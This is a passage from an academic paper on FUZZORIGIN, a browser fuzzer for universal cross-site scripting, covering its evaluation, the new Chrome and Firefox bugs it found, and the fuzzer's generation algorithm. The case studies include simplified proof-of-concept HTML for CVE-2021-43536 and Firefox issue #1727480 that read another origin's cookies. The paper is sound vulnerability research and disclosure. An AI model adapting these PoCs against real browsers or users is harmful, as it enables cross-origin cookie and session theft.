Event Handler. We measured the number of event handlers directly. Figure 6b describes the number of unique calls to the event handler. Compared to Freedom, FUZZORIGIN made 1.2 times more unique event handler calls in Chrome and 2.2 times more in Firefox. Freedom and Domino use a fixed number of event handlers and execute that only once. On the other hand, FUZZORIGIN not only executes all event handlers that are called, but also has a higher number of unique event handlers than the other two schemes.

6.2.2 Origin-Update

Execution Origin-Update. We measured origin-update by $\texttt{origin}_{\texttt{Exec}}$ to evaluate FUZZORIGIN. Figure 7a is the result of $\texttt{origin}_{\texttt{Exec}}$ changing. FUZZORIGIN recorded the largest number of origin-update. The results are almost similar to those of navigation, but the difference is significantly reduced. However, this value is still the largest value and shows that the $\texttt{origin}_{\texttt{Exec}}$ is sufficiently changed through navigation and event handler as originally intended by FUZZORIGIN.

Correlation with Navigation & Event Handler. Figure 7b shows the overall data patterns. The X-axis represents the number of triggered navigations and the Y-axis represents the

Variable	Firefox	Chrome
(Intercept)	-1.800* (0.479)	-0.502 (0.394)
Navigation	1.338* (0.029)	1.329* (0.036)
Event Handler	0.025* (0.002)	0.020* (0.002)
R-squared	0.733	0.671

Table 2: Result of Poisson regression. R^2 represents that overall regression was statistically significant. Navigation and event handler are significant predictors in both Firefox and Chrome. (Standard errors are reported in parentheses. * indicates significance at the 99% level.)




Figure 8: An elapsed time in average to detect seven previously known CVEs while varying `WEIGHTED_RAND`. When `WEIGHTED_RAND` is higher than 0.6, no CVEs were found within 24 hours of running.

number of invoked unique event handlers. And the number of origin-updates is shown as color. It can be seen that the color of the point gets darker as the distance from the x-axis and y-axis increases.

We analyze correlation more deeply with Poisson regression to which of them is more important between navigation and event handler. Table 2 is the result of the fitted regression model. R^2 was 0.733 and 0.671 which indicates the overall regression was statistically significant. The event handler is a statistically significant predictor (with coefficients 0.025 and 0.020) in both Firefox and Chrome Navigation was also reported to be significant (with coefficients 1.338 and 1.329) in both browsers.

In summary, to increase origin-update, both navigation and event handlers were analyzed to be significant. The design of FUZZORIGIN that generates HTML by combining navigation and event handler is an effective strategy to make many origin changes.

6.2.3 Detecting Previously Known UXSS

In this experiment, we check if FUZZORIGIN is able to find seven previously known UXSS vulnerabilities to show the effectiveness of chained-navigation. These include CVE-2016-1667, CVE-2016-1697, CVE-2016-1711, CVE-2016-5204, CVE-2016-5207, CVE-2016-5208, and CVE-2017-5008, and all of these CVEs can be reproduced in a single Chrome binary (i.e., Chrome 52.0.2715). Since it takes a very long time for FUZZORIGIN to randomly generate the exploitation code, we conducted this experiment by turning FUZZORIGIN into a mutation-based fuzzer with following two rules: i) an initial HTML template per known CVE is provided to FUZZORIGIN, where the template is the known PoC HTML where its JavaScript APIs have been wiped out, and ii) given the template, FUZZORIGIN keeps replacing wiped out entries with APIs according to `WEIGHTED_RAND`.

Figure 8 shows an elapsed time in average to find seven UXSS cases while varying `weight` value. FUZZORIGIN took the shorted time when `WEIGHTED_RAND` is 0.2 (i.e., 20%). Compared to the case that origin-update prioritization is not used at all and all the APIs were randomly selected (i.e., `WEIGHTED_RAND` is zero), FUZZORIGIN was 3 hours and 45 minutes faster when `WEIGHTED_RAND` is 0.2. On the contrary, compared to the case that FUZZORIGIN always uses either $\texttt{API}_{\texttt{nav}}$ and $\texttt{Event}_{\texttt{nav}}$ (i.e., `WEIGHTED_RAND` is 1), FUZZORIGIN failed to find any CVEs for the given 24 hours. This is because if FUZZORIGIN generates too many $\texttt{API}_{\texttt{nav}}$, navigation operations are performed even before any meaningful API sequences are constructed. To summarize, these results suggest that chained-navigation indeed helps FUZZORIGIN to find UXSS vulnerabilities if a right balance between origin-update APIs and normal APIs were given. While finding an optimal balance would also be important for FUZZORIGIN, we leave this as a future work.

6.3 New Vulnerabilities Discovered by FUZZORIGIN

We ran FUZZORIGIN about six months to test and find UXSS vulnerabilities. During the evaluation, FUZZORIGIN found four new vulnerabilities in total (Figure 9). FUZZORIGIN found two vulnerabilities that could run UXSS by changing the port in Chrome (i.e., Issue #1280083)[4] [5] and Firefox (i.e., Issue #1741327). Both vulnerabilities have different PoCs, but we suspect the root causes are in `document.domain`. Moreover, FUZZORIGIN found two vulnerabilities in Firefox, one of which is classified as a high-impact security vulnerability (i.e., CVE-2021-43536). Firefox has patched it and issued a security advisory. Another one (i.e., Issue #1727480) is not patched yet due to low reproducibility. We note that this vulnerability was triggered due to FUZZORIGIN's chained-navigation fuzzing.


Case Study: CVE-2021-43536. This vulnerability occurs when the document loader fails to initialize due to an error (e.g., a possible stack overflow in the case of our PoC).

[4] Chromium-based browsers such as Edge are also vulnerable to this vulnerability.

[5] After being confirmed, a Chromium developer commented that the reported Issue #1280083 is not UXSS because it requires a specific security relaxation. However, we think this still is UXSS as such relaxation is quite common in practice–Google reported that 13% of web sites have such relaxation [52].

Browser	Version	Bug ID	Description	Severity	Status
Chrome	96.0.4664	Issue #1280083	document.domain used in parent and child causes the origin (port) change.	Low	Confirmed
Firefox	94.0b2	Issue #1741327	document.domain used in parent and child, causes script execution even if src of child window to the parent's origin.	Serious	Confirmed
	94.0b9	Issue #1727480	History manipulation causes navigation to other pages on nsDocShell.	Serious	Confirmed
		CVE-2021-43536	Under certain circumstances, asynchronous functions could have caused navigation to fail but expose the target URL.	High	Pached


Figure 9: A list of vulnerabilities found by FUZZORIGIN.



(a) Attack flow

```
1 <script>
2     function foo () {
3         console.log(document.cookie)
4         foo()
5     }
6     location.replace("http://example.com")
7     foo()
8 </script>
```

(b) Snippet of PoC HTML



(c) Origin and DOM tree updates

Figure 10: New vulnerability: CVE-2021-43536.

Figure 10b is the snippet of a PoC code[6]. On the PoC code, foo function (lines 2-5) calls itself (line 4). The location is changed to `http://example.com` (line 6), and then foo is called (line 7) while the page is loading. The function foo is called recursively, causing the stack to fill up. If this is just before the `http://example.com`, the document loader fails to initialize and only the origin is updated to `http://example.com`. Then, because the origin has changed, the cookie of `http://example.com` is displayed (line 3).

This vulnerability could be only found with FUZZORIGIN, as it dynamically creates and calls the function, whereas most DOM fuzzers rarely generate functions that is used as event handlers.


[6] The actual PoC code is much more complicated, but we simplified it to clearly show the root cause and attack flow.

Case Study: #1727480. We will briefly explain issue #1727480 in the abstract since it has been confirmed but has not been fixed yet. `nsDocShell` [35] is responsible for loading and viewing of a document in Firefox. Issue #1727480 is caused by origin confusion in `nsDocShell` when navigating via history.back() and history.forward() inside iframe. Figure 11b is the snippet of the PoC code[6]. `http://attacker.com` has two iframes embedding `http://example.com` (line 3) and creates a new iframe with an `unload` event handler (lines 9-11). The function payload (lines 5-8) will be triggered when the created iframe is unloaded. `http://example.com` has two $\texttt{API}_{\texttt{nav}}$: history.back(), and history.forward(). By some unknown cause, this caused the parent window to navigate to `http://example.com`. However, the actual navigation did not take place, leaving the onload event handler to be executed in the context of `http://example.com` origin.

Case Study: #1280083 and #1741327. These two were detected in Firefox and Chrome, respectively, but the pattern of PoC is similar. According to the MDN, `document.domain` is deprecated [37]. In particular, MDN warns that changing the value of document.domain deletes port information, which is dangerous from the security point of view. Since port information disappears, resources can be accessed from cross-origin with a different port. If certain conditions are met, XSS can also be performed with cross-origin by changing the port. For instance, in a shared hosting and cloud setup, two different websites may share the same IP address but use different ports.

7 Discussion and Limitation

UXSS Detection without the Origin Sanitizer. There can be alternatives of the origin sanitizer to detect UXSS, but these have its own limitations compared to the origin sanitizer. One approach is to generate attacker's HTML and check whether the JavaScript is executed under the origin of the victim. However, it cannot find a vulnerability that requires to generate HTMLs of both attacker and victim, such as #1280083 and #1741327 found by FUZZORIGIN. Another approach would be to have an attacker steal victim's resources (e.g., cookie). However, this approach would have following two issues. First, there would be false positives if the script is dynamically evaluated through `eval()`. In this case, one cannot determine where the JavaScript is fetched from and where it is executed. Second, the integrity of the




(a) Attack flow

```
<!-- http://attacker.com -->
<body>
    <script>
        function payload(){
            // Alerting the cookie of http://example.com
            alert(document.cookie)
        }
        i = document.createElement('iframe');
        document.documentElement.appendChild(i);
        i.onunload = payload;
    </script>
    <iframe src="http://example.com"></iframe>
</body>

<!-- http://example.com -->
<script>
    history.back();
    history.forward();
</script>
```

(b) Snippet of PoC HTML



(c) Origin and DOM tree updates

Figure 11: New vulnerability: #1727480.

victim's token value has to be ensured, but as FUZZORIGIN dynamically generates the JavaScript, such integrity can be violated at runtime. One may be able to fix this issue by restricting the JavaScript random generation process, which will need a further study.

UXSS Mitigation with the Origin Sanitizer. While FUZZORIGIN leveraged the origin sanitizer for UXSS fuzzing, we think it has potential to be used to prevent UXSS attacks in web browsers. Most browsers manage origins according to the HTML specification [65], but it is extremely challenging to implement all of those correctly. The origin related policies are already complex, involving various corner-cases, and thus modern browsers still have critical UXSS vulnerabilities. Employing FUZZORIGIN's origin sanitizer would help to address this issue, but that would still entail additional research challenges which require further studies—e.g., tracking all $\texttt{origin}_{\texttt{Fetch}}$ is difficult due to the JavaScript dynamic interpretation (e.g., `eval`).

Non-deterministic Behaviors of the Browser. When analyzing the vulnerabilities FUZZORIGIN found, we observed that the non-deterministic behavior of the browser is related to UXSS. This is mainly due to the non-deterministic latency in loading each page. Specifically, since FUZZORIGIN heavily triggers navigation operations as well as associated events, the order of page loading often becomes non-deterministic as well. This rendered the vulnerability reproduction difficult, so it is challenging to perform the detailed vulnerability analysis. For instance, the vulnerability #1727480 had quite a low reproducibility due to this issue. We think this is an interesting finding that the order of events or timings may impact the overall behaviors of browsers, which would be worth the further study, possibly from the fuzzing research perspective.

Limitation of HTML Generation. As the HTML/-JavaScript syntax is complex, the current implementation of FUZZORIGIN to generate HTML is limited. We observed that there are certain types of JavaScript code patterns that the current FUZZORIGIN cannot generate–such as the code pattern using the API of the JavaScript engine. Currently FuzzOrigin supports `eval`, `setTimeout`, `new function`, `new eventhandler`, and `XMLHTTPRequest` in JavaScript. In addition, all the tags and attributes of HTML are supported, and cross-origin loading is possible if they have an src attribute. However, FUZZORIGIN cannot certain code patterns using the API of the JavaScript engine, such as `prototype`, `promise`, and `arrow function`. FUZZORIGIN cannot cover other resources (e.g., browser extensions and bookmark features), which can trigger UXSS vulnerabilities. Covering all complex HTML/JavaScript code patterns and resources would definitely help FUZZORIGIN's UXSS detection capability, and we leave this task as a future work.

8 Related work

Universal Cross-site Scripting (UXSS). There have been few studies related to the UXSS vulnerabilities. Barth et al. [4] identified cross-origin JavaScript capability leaks and proposed an algorithm which monitors the points-to relation of the JavaScript heap for detecting such vulnerabilities. However, this approach cannot be applied to detect the UXSS vulnerabilities caused by incorrect origin checks—the major reason of UXSS vulnerabilities. Recently, Moroz et al. [31] analyzed the bugs in the Chrome browser which lead to the UXSS vulnerabilities. Compared to these, FUZZORIGIN is the first, automatic framework to find the UXSS vulnerabilities.

While not directly focusing on UXSS, there were several previous works discussing security issues highly related to UXSS. These include the same-origin policy (SOP) [54],

cookies [5, 9–11, 57, 70], and cross-origin resource sharing (CORS) [6, 29]. Schewenk et al. [54] developed a comprehensive testing framework to test SOP for DOM tree accesses. Franken et al. [11] evaluated the access policies for third-party cookies to prevent cross-site attacks or third-party tracking. Drakonakis et al. [9] conducted the study of cookie-based account hijacking in the wild. However, none of these techniques was applicable to find the UXSS vulnerabilities.

Browser Fuzzing. FUZZORIGIN performs the HTML fuzzing to find UXSS, a semantic vulnerability in browsers. However, most previous works performing similar HTML fuzzing and JavaScript engine fuzzing are designed to find memory bugs. As such, these focused on testing DOM construction and modification routines of browsers, which are well-known memory bug sources.

Most existing DOM fuzzers [12, 32–34, 69] have taken the generation-based fuzzing approach. Cross-fuzz [69] generates an extremely long-winding sequence of DOM operations and creates circular references to stress the browser's memory management. Domato [12] is a state-of-the-art fuzzer which generates grammatically correct HTML documents based on predefined grammar files to test Chrome browser. Dharma [33] and Avalanche [32] generated inputs based on the context-free grammars provided by Mozilla. Recently, Freedom [67] introduced an approach to efficiently generate HTML by relying on a context-aware intermediate representation. Freedom [67] stated that the coverage feedback is not helpful to find more bugs.

Previous works for JavaScript Engine fuzzing [14, 17, 24, 47] have focused on generating semantically correct JavaScript. Montage [24] and DIE [47] leveraged abstract syntax trees (ASTs) for mutation. CodeAlchemist [17] proposed semantic-aware assembly, and Fuzzil [14] designed intermediate representation (IR) to build syntactically and semantically correct test cases.

Fuzzing for Semantic Vulnerabilities. There were previous works which fuzzing techniques to find semantic bugs. To find the semantic bugs, many studies [7, 15, 19, 21, 50, 63, 68] leveraged differential testing techniques. Nezha [50] proposed an efficient input-format-agnostic differential testing framework to trigger semantic bugs. TCP-Fuzz [71] used differential testing to detect memory and semantic bugs in TCP stacks.

In addition to fuzzing traditional software, several frameworks that conduct fuzz testing on new targets have been introduced. Deepxplore [48] is the whitebox framework to systematically test real-world DL systems. DiFuzzRTL [18] detects semantic bugs in CPU by comparing the execution results of ISA and RTL simulation. Along the line of the previous semantic fuzzing research, FUZZORIGIN introduces a new type of semantic fuzzing technique, focusing on UXSS vulnerabilities.

9 Conclusion

Universal cross-site scripting (UXSS) is a critical vulnerability in web browsers, allowing attackers to execute a malicious script on behalf of pages that should not be accessible to attackers. This paper presented FUZZORIGIN, the first UXSS fuzzing framework. It proposes a new UXSS detector, the origin sanitizer, as well as a new UXSS-focused HTML generation method. During the evaluation, FUZZORIGIN identified four new UXSS vulnerabilities, demonstrating its effectiveness in finding UXSS issues.

10 Acknowledgment

We thank anonymous reviewers and the shepherd Sooel Son, for insightful comments, which significantly helped to improve this paper. This work was supported by Institute for Information & communications Technology Promotion (IITP) grant funded by the Korea government (MSIP) (No.2020-0-01840, Analysis on technique of accessing and acquiring user data in smartphone). This work was supported by National Research Foundation (NRF) of Korea grant funded by the Korean government MSIT (NRF-2019R1C1C1006095). The Institute of Engineering Research (IOER) and Automation and Systems Research Institute (ASRI) at Seoul National University provided research facilities for this work.

References

[1] *Webkit2*. https://trac.webkit.org/wiki/WebKit2 (visited on January 30, 2022).

[2] *ECMAScript 2022 Language Specification*, 2022. https://tc39.es/ecma262.

[3] A. Alhuzali, R. Gjomemo, B. Eshete, and V. Venkatakrishnan. {NAVEX}: Precise and scalable exploit generation for dynamic web applications. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 377–392, 2018.

[4] A. Barth, J. Weinberger, and D. Song. Cross-origin javascript capability leaks: Detection, exploitation, and defense. In *USENIX security symposium*, pages 187–198, 2009.

[5] A. Cahn, S. Alfeld, P. Barford, and S. Muthukrishnan. An empirical study of web cookies. In *Proceedings of the 25th international conference on world wide web*, pages 891–901, 2016.

[6] J. Chen, J. Jiang, H. Duan, T. Wan, S. Chen, V. Paxson, and M. Yang. We still donâĂŹt have secure cross-domain requests: an empirical study of {CORS}. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 1079–1093, 2018.

[7] Y. Chen, T. Su, and Z. Su. Deep differential testing of jvm implementations. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, pages 1257–1268. IEEE, 2019.

[8] Chromium. *Issue 524074*, 2015. https://bugs.chromium.org/p/chromium/issues/detail?id=524074.

[9] K. Drakonakis, S. Ioannidis, and J. Polakis. The cookie hunter: Automated black-box auditing for web authentication and authorization flaws. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 1953–1970, 2020.

[10] S. Englehardt, D. Reisman, C. Eubank, P. Zimmerman, J. Mayer, A. Narayanan, and E. W. Felten. Cookies that give you away: The surveillance implications of web tracking. In *Proceedings of the 24th International Conference on World Wide Web*, pages 289–299, 2015.

[11] G. Franken, T. Van Goethem, and W. Joosen. Who left open the cookie jar? a comprehensive evaluation of third-party cookie policies. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 151–168, 2018.

[12] I. Fratric. *Domato*. https://github.com/googleprojectzero/domato (visited on November 15, 2021).

[13] A. Gakhokidze and N. Kochar. *Introducing Site Isolation in Firefox*, 2021. https://blog.mozilla.org/security/2021/05/18/introducing-site-isolation-in-firefox/.

[14] S. Groß. Fuzzil: Coverage guided fuzzing for javascript engines. *Department of Informatics, Karlsruhe Institute of Technology*, 2018.

[15] J. Guo, Y. Jiang, Y. Zhao, Q. Chen, and J. Sun. Dlfuzz: Differential fuzzing testing of deep learning systems. In *Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 739–743, 2018.

[16] N. Guyen. *The Best Firefox Ever*, 2017. https://blog.mozilla.org/en/products/firefox/faster-better-firefox/.

[17] H. Han, D. Oh, and S. K. Cha. Codealchemist: Semantics-aware code generation to find vulnerabilities in javascript engines. In *NDSS*, 2019.

[18] J. Hur, S. Song, D. Kwon, E. Baek, J. Kim, and B. Lee. Difuzzrtl: Differential fuzz testing to find cpu bugs. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 1286–1303. IEEE, 2021.

[19] B. Jabiyev, S. Sprecher, K. Onarlioglu, and E. Kirda. T-reqs: Http request smuggling with differential fuzzing. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 1805–1820, 2021.

[20] A. Kieyzun, P. J. Guo, K. Jayaraman, and M. D. Ernst. Automatic creation of sql injection and cross-site scripting attacks. In *2009 IEEE 31st international conference on software engineering*, pages 199–209. IEEE, 2009.

[21] S. Kim, M. Xu, S. Kashyap, J. Yoon, W. Xu, and T. Kim. Finding semantic bugs in file systems with an extensible fuzzing framework. In *Proceedings of the 27th ACM Symposium on Operating Systems Principles*, pages 147–161, 2019.

[22] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, et al. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1–19. IEEE, 2019.

[23] V. Kumar. *$20000 Facebook DOM XSS*, 2020. https://vinothkumar.me/20000-facebook-dom-xss/ (visited on January 30, 2022).

[24] S. Lee, H. Han, S. K. Cha, and S. Son. Montage: A neural network language {Model-Guided}{JavaScript} engine fuzzer. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2613–2630, 2020.

[25] S. Lekies, B. Stock, and M. Johns. 25 million flows later: large-scale detection of dom-based xss. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1193–1204, 2013.

[26] S. Lekies, B. Stock, and M. Johns. A tale of the weaknesses of current client-side xss filtering. *BlackHat USA*, 2014.

[27] M. Liu, B. Zhang, W. Chen, and X. Zhang. A survey of exploitation and detection methods of xss vulnerabilities. *IEEE Access*, 7:182004–182016, 2019.

[28] M. C. Martin and M. S. Lam. Automatic generation of xss and sql injection attacks with goal-directed model checking. In *USENIX Security symposium*, pages 31–44, 2008.

[29] G. Meiser, P. Laperdrix, and B. Stock. Careful who you trust: Studying the pitfalls of cross-origin communication. In *Proceedings of the 2021 ACM Asia Conference on Computer and Communications Security*, pages 110–122, 2021.

[30] W. Melicher, A. Das, M. Sharif, L. Bauer, and L. Jia. Riding out domsday: Towards detecting and preventing dom cross-site scripting. In *2018 Network and Distributed System Security Symposium (NDSS)*, 2018.

[31] M. Moroz and S. Glazunov. Analysis of uxss exploits and mitigations in chromium. Technical report, 2019.

[32] Mozilla. *Avalanche*, . https://github.com/MozillaSecurity/avalanche (visited on January 9, 2022).

[33] Mozilla. *Dharma*, . https://github.com/MozillaSecurity/dharma (visited on November 15, 2021).

[34] Mozilla. *DOMFuzz*, . https://github.com/MozillaSecurity/domfuzz (visited on November 15, 2021).

[35] Mozilla. *Embedding*, . https://www-archive.mozilla.org/projects/embedding/webbrowser.html/.

[36] Mozilla. *Bugzilla 1353975*, 2017. https://bugzilla.mozilla.org/show_bug.cgi?id=1353975.

[37] Mozilla. *Document.domain*, 2021. https://developer.mozilla.org/en-US/docs/Web/API/Document/domain.

[38] Mozilla. *Iframe*, 2021. https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe.

[39] Mozilla. *JavaScript*, 2021. https://developer.mozilla.org/en-US/docs/Web/JavaScript.

[40] Mozilla. *Location*, 2021. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Location.

[41] Mozilla. *Origin*, 2021. https://developer.mozilla.org/en-US/docs/Web/API/origin.

[42] Mozilla. *Same-origin policy*, 2021. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy.

[43] Mozilla. *WebAssembly*, 2021. https://developer.mozilla.org/en-US/docs/WebAssembly.

[44] Y. Nadji, P. Saxena, and D. Song. Document structure integrity: A robust basis for cross-site scripting defense. In *NDSS*, volume 20, 2009.

[45] F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Cross-site scripting prevention with dynamic data tainting and static analysis. In *In Proceeding of the Network and Distributed System Security Symposium (NDSSâĂŹ07*. Citeseer, 2007.

[46] NVD. *CVE-2020-35774*, 2020. https://nvd.nist.gov/vuln/detail/CVE-2020-35774.

[47] S. Park, W. Xu, I. Yun, D. Jang, and T. Kim. Fuzzing javascript engines with aspect-preserving mutation. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1629–1642. IEEE, 2020.

[48] K. Pei, Y. Cao, J. Yang, and S. Jana. Deepxplore: Automated whitebox testing of deep learning systems. In *proceedings of the 26th Symposium on Operating Systems Principles*, pages 1–18, 2017.

[49] R. Pelizzi and R. Sekar. Protection, usability and improvements in reflected xss filters. In *proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*, pages 5–5, 2012.

[50] T. Petsios, A. Tang, S. Stolfo, A. D. Keromytis, and S. Jana. Nezha: Efficient domain-independent differential testing. In *2017 IEEE Symposium on security and privacy (SP)*, pages 615–632. IEEE, 2017.

[51] C. Reis and S. D. Gribble. Isolating web programs in modern browser architectures. In *Proceedings of the 4th ACM European conference on Computer systems*, pages 219–232, 2009.

[52] C. Reis, A. Moshchuk, and N. Oskov. Site isolation: Process separation for web sites within the browser. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 1661–1678, 2019.

[53] F. RosÃl'n. *How I hacked Facebook and received a $3,500 USD Bug Bounty*, 2012. https://blog.detectify.com/2012/12/30/how-i-hacked-facebook-and-received-a-3500-usd-facebook-bug-bounty/ (visited on January 30, 2022).

[54] J. Schwenk, M. Niemietz, and C. Mainka. Same-origin policy: Evaluation in modern browsers. In *26th {USENIX} Security Symposium ({USENIX} Security 17)*, pages 713–727, 2017.

[55] L. K. Shar and H. B. K. Tan. Mining input sanitization patterns for predicting sql injection and cross site scripting vulnerabilities. In *2012 34th International Conference on Software Engineering (ICSE)*, pages 1293–1296. IEEE, 2012.

[56] L. K. Shar, H. B. K. Tan, and L. C. Briand. Mining sql injection and cross site scripting vulnerabilities using hybrid program analysis. In *2013 35th International Conference on Software Engineering (ICSE)*, pages 642–651. IEEE, 2013.

[57] K. Singh, A. Moshchuk, H. J. Wang, and W. Lee. On the incoherencies in web browser access control policies. In *2010 IEEE Symposium on Security and Privacy*, pages 463–478. IEEE, 2010.

[58] B. Stock and M. Johns. Protecting users against xss-based password manager abuse. In *Proceedings of the 9th ACM symposium on Information, computer and communications security*, pages 183–194, 2014.

[59] B. Stock, S. Lekies, T. Mueller, P. Spiegel, and M. Johns. Precise client-side protection against dom-based cross-site scripting. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, pages 655–670, 2014.

[60] M. Ter Louw and V. Venkatakrishnan. Blueprint: Robust prevention of cross-site scripting attacks for existing browsers. In *2009 30th IEEE symposium on security and privacy*, pages 331–346. IEEE, 2009.

[61] M. Van Gundy and H. Chen. Noncespaces: Using randomization to enforce information flow tracking and thwart cross-site scripting attacks. In *NDSS*. Citeseer, 2009.

[62] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In *NDSS*, volume 2007, page 12, 2007.

[63] Z. Wang and S. Zhu. Symtcp: eluding stateful deep packet inspection with automated discrepancy discovery. In *Network and Distributed System Security Symposium (NDSS)*, 2020.

[64] WHATWG. *Browsing Context*, 2021. https://html.spec.whatwg.org/multipage/browsers.html#creating-browsing-contexts.

[65] WHATWG. *Origin*, 2021. https://html.spec.whatwg.org/multipage/origin.html.

[66] WHATWG. *The elements of html*, 2021. https://html.spec.whatwg.org/.

[67] W. Xu, S. Park, and T. Kim. Freedom: Engineering a state-of-the-art dom fuzzer. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 971–986, 2020.

[68] Y. Yang, Y. Zhou, H. Sun, Z. Su, Z. Zuo, L. Xu, and B. Xu. Hunting for bugs in code coverage tools via randomized differential testing. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, pages 488–499. IEEE, 2019.

[69] M. Zalewski. *cross_fuzz*. https://lcamtuf.coredump.cx/cross_fuzz (visited on November 15, 2021).

[70] X. Zheng, J. Jiang, J. Liang, H. Duan, S. Chen, T. Wan, and N. Weaver. Cookies lack integrity: Real-world implications. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 707–721, 2015.

[71] Y.-H. Zou, J.-J. Bai, J. Zhou, J. Tan, C. Qin, and S.-M. Hu. {TCP-Fuzz}: Detecting memory and semantic bugs in {TCP} stacks with fuzzing. In *2021 USENIX Annual Technical Conference (USENIX ATC 21)*, pages 489–502, 2021.

A HTML Generation

Algorithm 1: JavaScript generation algorithm

```
1  Function genereteScript()
       input  : tags (HTML tags), N (number of statement)
       output : script (list of statement)
2      script ← [];
3      functions ← ∅;
       /* Generate N statements                                   */
4      for n = 1 to N do
           /* Pick a random value in [0, 1]                       */
5          r ← RAND([0,1])
6          if r ≤ PROB_FUNC then
               /* Function definition                             */
7              statement ← generateFunction()
8              functions ← functions ∪ statement.name
9          else if r ≤ PROB_EVENT then
               /* Event handler setting                           */
10             function ← RAND_PICK(functions)
11             event ← WEIGHTED_RAND(Event_nav, Event_all)
                 generateFunction()
12         else if r ≤ PROB_BLOCK then
               /* JavaScript code block                           */
13             codeblock ← RAND_PICK(codeblocks)
14             statement ← generateCodeBlock(codeblock)
15         else
               /* General JavaScript operations                   */
16             api ← WEIGHTED_RAND(API_nav, API_all)
17             statement ← createCode(api, tags)
18         APPEND(script, statement)
19     end
20 end
```

Algorithm 2: Weighted random algorithm

```
1  Function WEIGHTED_RAND()
       input  : set1 (priority set), set2 (entire set)
       output : item (selected item)
       /* Pick a random value in [0, 1]                           */
2      r ← RAND([0,1])
3      if r ≤ PROB_WEIGHT then
           /* Weighted rand                                       */
4          item ← RAND_PICK(set1)
5      else
           /* Normal rand                                         */
6          item ← RAND_PICK(set2)
7  end
```

FUZZORIGIN randomly generates an entire HTML file which includes 1) HTML tags, and 2) JavaScript—We focus only on HTML tags and JavaScript generation, as the CSS does not affect the origin-related operations. For the HTML tags, FUZZORIGIN randomly uses all the possible HTML tags while prioritizing $\texttt{API}_{\texttt{nav}}$ related tags over the others. The HTML tags initially construct the DOM tree inside the browser, but we mainly focus on the JavaScript generation since the HTML tags are statically applied and cannot incur dynamic origin-updates in the browser.

Thus, FUZZORIGIN designs a JavaScript generation algorithm as illustrated in Algorithm 1. To be specific, the algorithm (i.e., *generateScript*) takes the generated HTML tags and the statement number (i.e., `N`) as an inputs, and outputs the script of JavaScript statements. The algorithm iteratively generates a statement which randomly belongs to one of the following four types: 1) function definition, 2) event handler attaching, 3) JavaScript code blocks, and 4) general JavaScript operations.

For the function definition, FUZZORIGIN defines a function template and fills the function body by recursively calling `generateScriptr` with the small number `N` (i.e., *generateFunction* in line 7). Especially, FUZZORIGIN prioritize $\texttt{API}_{\texttt{nav}}$ and event triggering APIs inside the function so that the invocation of the function can be chained into further navigation or event handling. Then, FUZZORIGIN appends the defined function to the corpus (i.e., line 8, *functions*), which will be used to attach the event handler.

